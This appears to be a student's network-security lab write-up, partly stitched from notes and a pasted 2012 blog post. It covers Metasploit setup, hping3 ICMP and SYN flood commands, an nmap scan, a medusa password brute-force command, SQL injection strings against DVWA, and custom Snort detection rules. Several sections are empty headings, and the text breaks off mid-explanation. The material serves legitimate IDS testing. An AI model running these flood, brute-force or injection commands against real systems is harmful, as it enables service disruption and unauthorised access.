
Metasploit can be used to test the new exploits that come up nearly everyday on your locally hosted test servers to understand the effectiveness of the exploit.

Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

# Red team simulation

Metasploit installation (<https://www.offensive-security.com/metasploit-unleashed/using-databases/>):









Output the result to csv:

services -s http -c port 172.16.194.134 -o /root/msfu/http.csv

mysql scan:



Usermap\_script (hack user list from victim)



WMAP web application vulnerability scan.

<https://www.offensive-security.com/metasploit-unleashed/wmap-web-scanner/>

cp ~/metasploit/exploit-database/exploits/linux/local/40838.c ~/.msf4/modules/exploits/linux/local/



## DoS/DDoS


Before utilizing download files, I issued DDoS attack to test our topology a little bit.

Hping3 is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) Unix command, but Hping3 isn’t only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features [9].

Basically, I am going to issue “**hping3**” command to simulate DDoS attack. However, before doing that, I was aware of SYN cookie configuration might impact on DDoS attack, because “**net.ipv4.tcp\_syncookies = 1”** will partially mitigate the DDoS attack. So, we should disable syncookies at this point.


* Start up daemonlogger at R1-FRR:

**daemonlogger -i eth0 -o eth2**



We execute this command to sniff traffic coming from R1-FRR at snort-IDS now:

**snort -i eth0 -c /etc/snort/snort.conf -l /var/log/snort -A full**




Next, we will try to execute the following command to simulate DDoS attack to our ftp file server (172.16.1.12) on our topology network.

Just recall, there are two general types of DoS attack:

ICMP flood attack:

sudo hping3 -i vip2 -V 172.16.1.13




SYN flood attack:

sudo hping3 -S --flood -c 10000 -d 128 -w 64 -i vip2 --rand-source -V -p 80 172.16.1.13

Nit is good practice to explain the options of “hping3” command to better understand malicious users’ behaviors:


* **-S: assign SYN flag**
* **--flood: work as flood mode**
* **-c send 10000 pkgs**
* **-d 128: each pkg size**
* **-w: tcp windows**
* **-i: targeted network interface**
* **--rand-source: simulate DDoS via randomized source IP**
* **-V: output verbose detailed**
* **-p: port number we are attacking**
* **And destination IP: 172.16.1.13**

Now let us try SYN flood attack, later on I will test both after refining Snort rules, so that **I saved results to hping3-initial-test.pcap, which can be replayed for comparison between Snort rules modification before and after**:




Above, I was trying to send 10000 packages over port 80 using random source IP address to our metasploitable2 within our network topology.

We can capture the traffic between R1-FRR and snort-IDS by Wireshark firstly:



We can say there are many abnormal unhealthy traffic were shown in wireshark UI.

To make it more precisely, I directly exectue the command “netstat” on vulerable targetted server “metasploitable2”:



Let us recall SYN possible states of a connection are as follows[5]:

ESTABLISHED - Both hosts are connected.

CLOSING - The remote host has agreed to close its connection.

LISTENING - Your computer is waiting to handle an incoming connection.

SYN\_RCVD - A remote host has asked for you to start a connection.

SYN\_SENT - Your computer has accepted to start a connection.

LAST\_ACK - Your computer needs to obliterate (i.e. erase from memory) the packets before closing the connection.

TIMED\_WAIT - See above.

CLOSE\_WAIT - The remote host is closing its connection with your computer.

FIN\_WAIT 1 - A client is closing its connection.

FIN\_WAIT 2 - Both hosts have agreed to close the connection.

From the screenshot of “netstats” results on victim server. I can see that many connections stay in SYN\_RECV state. And source IP are randomized to be simulated from different locations. The waiting time is the time between receiving the first and third packet in the 3-way handshake. It has been proved 5-6 packets stay in the same state SYN\_RECV is overly aggressive case. The health situation is that only maximum 1/5 of the sockets should be in in SYN\_RECV and the majority should be in ESTABLISHED or TIME\_WAIT state.

Therefor, I can tell something is abnormal when I observe many SYN\_RECV packets constantly. In conclusion, having many SYN RECV packets means a SYN Flood.

Next, I want to check Snort Statistics outputs on terminal console to hopefully identify those anomalies.

At this point, Snort is tested a lot from last section. Now, we need to write our own rules that will enable snort to detect more potential attack, such as DDoS etc.

Inspired by the instruction [10], I created own rules file

* **Step 1: define our own classification in classification.config under /etc/snort/:**

# our own classifications

config classification: icmp-flood,Potential DoS attack,1

config classification: syn-flood,Potential DoS attack,1



I shall give a brief explanation about above coding:

Classification definition is csv comma separated file, we need to follow the fields to define each attribute names, like:

#

# **config classification:shortname,short description,priority**

#

* **Step 2: define HOME\_NET value in snort.conf under /etc/snort**


# Setup the network addresses you are protecting

ipvar HOME\_NET 172.16.1.0/24



Because our vulnerable target IP is 172.16.1.13, the line above will protect all subnets of 172.16.1.0/24.

* **Step 3: create a customized rule file under “/etc/snort/rules/”, let us say “cs6706.rules”.**



* **Step 4: include this file in the Snore global configuration file: “/etc/snort/snort.conf”**

Sudo vim snort.conf:



########this is for customized rule files######

include $RULE\_PATH/cs6706.rules



The content I will add in shows below:

**alert icmp any any -> $HOME\_NET any (msg:"Potential ICMP flood attack detected"; sid:6706001; classtype:icmp-flood; detection\_filter:track by\_dst, count 550, seconds 4;)**

It is worth to explain the line above here:

Rule action includes several conditions which trigger the alerts, it includes Source IP, Source port

* Icmp – protocol we are looking at
* any – we will look at all sources.
* any – we will look at all ports.
* $HOME\_NET –We are using the HOME\_NET value from the snort.conf file.
* any – we will look at all ports on the protected network

there are also options for rules definition for customization:

* msg– we can customize the alert message at this point.
* sid:6706001 – snort rule ID. We should make it unique.
* classtype:I am using my own customized class “icmp-flood”.
* detection\_filter:track by\_dst – we are tracking the destination IP address for detection.
* seconds 4 – detection interval period 4 seconds
* count 550 – during the detciion interval period, we are sampling 550 parckets.

**alert tcp any any -> $HOME\_NET 80 (flags: S; msg:"Potential SYN flood Attack detected"; flow:stateless; sid:6706002; classtype:syn-flood;detection\_filter:track by\_dst, count 15, seconds 5;)**

In this rule we have changed the protocol to TCP and set the destination port number to 80. The keyword flag checks if specific TCP flag bits(in this case SYN flag) are present. The sampling period is set to 10 seconds. If during this time period more than 20 requests are detected, then we will receive the alert.

Finally, we have our own defined rules in cs6706.rules:



**# Copyright 2001-2005 Sourcefire, Inc. All Rights Reserved**

**#**

**# This file may contain proprietary rules that were created, tested and**

**# certified by Sourcefire, Inc. (the "VRT Certified Rules") as well as**

**# rules that were created by Sourcefire and other third parties and**

**# distributed under the GNU General Public License (the "GPL Rules"). The**

**# VRT Certified Rules contained in this file are the property of**

**# Sourcefire, Inc. Copyright 2005 Sourcefire, Inc. All Rights Reserved.**

**# The GPL Rules created by Sourcefire, Inc. are the property of**

**# Sourcefire, Inc. Copyright 2002-2005 Sourcefire, Inc. All Rights**

**# Reserved. All other GPL Rules are owned and copyrighted by their**

**# respective owners (please see www.snort.org/contributors for a list of**

**# owners and their respective copyrights). In order to determine what**

**# rules are VRT Certified Rules or GPL Rules, please refer to the VRT**

**# Certified Rules License Agreement.**

**#**

**#**

**# $Id: cs6706.rules,v 0.9 2020/06/26 10:17:51 Christian Gang Liu Exp $**

**#-----------**

**# Our Own DDOS RULES**

**#-----------**

**alert icmp any any -> $HOME\_NET any (msg:"Potential ICMP flood attack detected"; sid:6706001; classtype:icmp-flood; detection\_filter:track by\_dst, count 550, seconds 4;)**

**alert tcp any any -> $HOME\_NET 80 (flags: S; msg:"Potential SYN flood Attack detected"; flow:stateless; sid:6706002; classtype:syn-flood; detection\_filter:track by\_dst, count 15, seconds 5;)**

Next, I want to retest it with ICMP and SYN DOS attack by Hping3 command.

Web vulnerability:

**alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORT (msg:"[The system detected Sql Injection Attack-1]"; flow:to\_server,established; uricontent:"/?id";nocase;pcre:"/(((\?id=)|(\?id%3D))(\w\*)(((\')|(\%27))((\w+)|(\W+)|(\D+)|(\d+))))/ix"; classtype:web-application-attack; sid:1000015; rev:1;)**

## Port Scan


In addition, we might want to enable Port scan detection as well. It is easy to achieve [9].

Navigate to /etc/snort directory, and open /etc/snort/snort.conf. Then find the following line:


**# preprocessor sfportscan: proto { all } memcap { 10000000 } sense\_level { low }**

add the following below the line:

**preprocessor sfportscan: proto { all } scan\_type { all } sense\_level { high } \ logfile { portscan.log }**




Then run snort (monitor eth0)




perform port scan from my VM


**$sudo nmap -sT -p1000-2000 172.16.1.13**




Next, we want to check snort stats:



Alert stats:




From above, we did find alert. We want to see the details:



We found priority 2 alert: Attempted Information Leak.

and check the logs at /var/log/snort.




Till now, we already setup snort configuration for tuning up. Next, we want to test our real datasets downloaded from DARPA.

## Brute-force Password hacking

medusa -h 172.16.1.14 -u master -P 500-worst-passwords.txt -M http

Snort alert configuration:

With original snort configuration, snort can not sense the Brutal-force attack like screenshot below:



We need customize the alerts rules of Snort to detect such attaks.

## SlowLoris

# Blue team method

Because I am working on Windows platform, PRTG seems to be more friendly to me, compared with Cacti. Therefore, in order to answer the Question 1, I was mainly using PRTG tools to constantly monitor the devices over my network during several

6.1 Snort Rules adaptive to vulerable web application:

# [MDabour Open Source](http://m-dabour.blogspot.com/)

## TUESDAY, MAY 29, 2012

### Using Snort IDS/IPS for web applications protection part II

*At the*[*first part*](http://m-dabbour.blogspot.com/2012/05/snort-idsips-for-web-applications.html)*of this*tutorial i talked briefly about how to build your training lab ,which can help you to test your snort configurations and to test your written rules,i focused on the hub part because when i wanted to build a similar lab i did not find a way to build such this lab by GNS3 with  Snort , so the most tricky part was the hub and the reset things was available on the Internet.  
   
*At this part of our tutorial we have to write a rules that shall protect our web application.*

***Writing the Rules to protect your Web Application***

We have a study case which is our DVWA (Damn vulnerable web application),this web application  for web security training,and many tutorials written to show you how to deal with,but i did not see any tutorial that talk about the Snort side because it is not a part of this application!.

We have a web application that contains many vulnerabilities:SQL injection,XSS,File inclusion,..etc.

Someone  will say I have a professional  web developers  so i don't need to use an IDS/IPS to protect my web application.

And I'll answer : It is not about you have a good or bad web developers,It is all about :

Are you sure 100% that your web application is not  vulnerable!?.

Ok lets go back to our rules,where you can find many tutorial to teach you how to write your own Snort rules,for web application rules you'll find tutorials but many of have a missing key which is: For what to write the rule?!.

We write Snort rules for the vulnerability and not for the exploit itself,this is what you must understand and **believe in**,because this is what snort designed for,you'll find many IDS/IPS based on attack signature,and not the vulnerability,use those IDS/IPS if you want to write for the attack!.

From my view point:  understanding  your web application structure is very important to write the rule for your web application ,let me explain more:

I did a Penetration testing for a some web applications, and then i asked myself if i want to write snort rules for some of those web applications  :

Q1:what  the rules that i have to write?.

Q2:How to avoid the stream of FP/FN (False Positive/Negative)?

Q3:How to be sure that my rule will not prevent a correct http requests?

A:I want rules (for example) that can detect any sql injection attack,i don't want this rule to be triggered in any other place that do not interact with the backend database,because if this happen then i'll get a high FP, the SQL injection attack for my web application is the one it can talk with the **back-end** DB ,and i don't care if the attacker sent an attack to the place which does not interact with my DB.

And i don't want to write a large number of rules to detect  the sql injection attacks for example a rule to detect an attack like this :

' or 1=1;# since we're using the DVWA which use mysql db

and another rule to detect an attack using a like C comment ,like this one:

/\*\*\*\*/'/\*\*\*\*\*/o/\*\*\*\*\*/r/\*\*\*\*/1=1/\*\*\*\*\*/;#

and another rule to detect

/\*\*\*\*/'/\*\*\*\*\*/o/\*\*\*\*\*/r/\*\*\*\*\*\*\*\*\*\*\*/1/\*\*\*\*\*/=1/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/;#

and many other attacks forms like the union one ...etc.

I want a rule to block the SQL injection vulnerability and i want this rule to protect my web application and what protect my web application does not always protects the others, because from my view point every web application is a unique case!.

And i askd myself a stupid question what if my name is: union/select/delete/drop..etc?.

So what did i do?

Lets take a basic form of an SQL injection attack that i'll use to attack our dvwa:

I inserted  in the user ID the following attack:

' or 1=1;#

How can i detect this kind of attcks?

let me try to do this:

**alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORT (msg:"[The system detected Sql Injection Attack-1]"; flow:to\_server,established; uricontent:"/?id";nocase;pcre:"/(((\?id=)|(\?id%3D))(\w\*)(((\')|(\%27))((\w+)|(\W+)|(\D+)|(\d+))))/ix"; classtype:web-application-attack; sid:1000015; rev:1;)**

This is the regular expression:

(((\?id=)|(\?id%3D))(\w\*)(((\')|(\%27))((\w+)|(\W+)|(\D+)|(\d+))))

lets read this regexp:

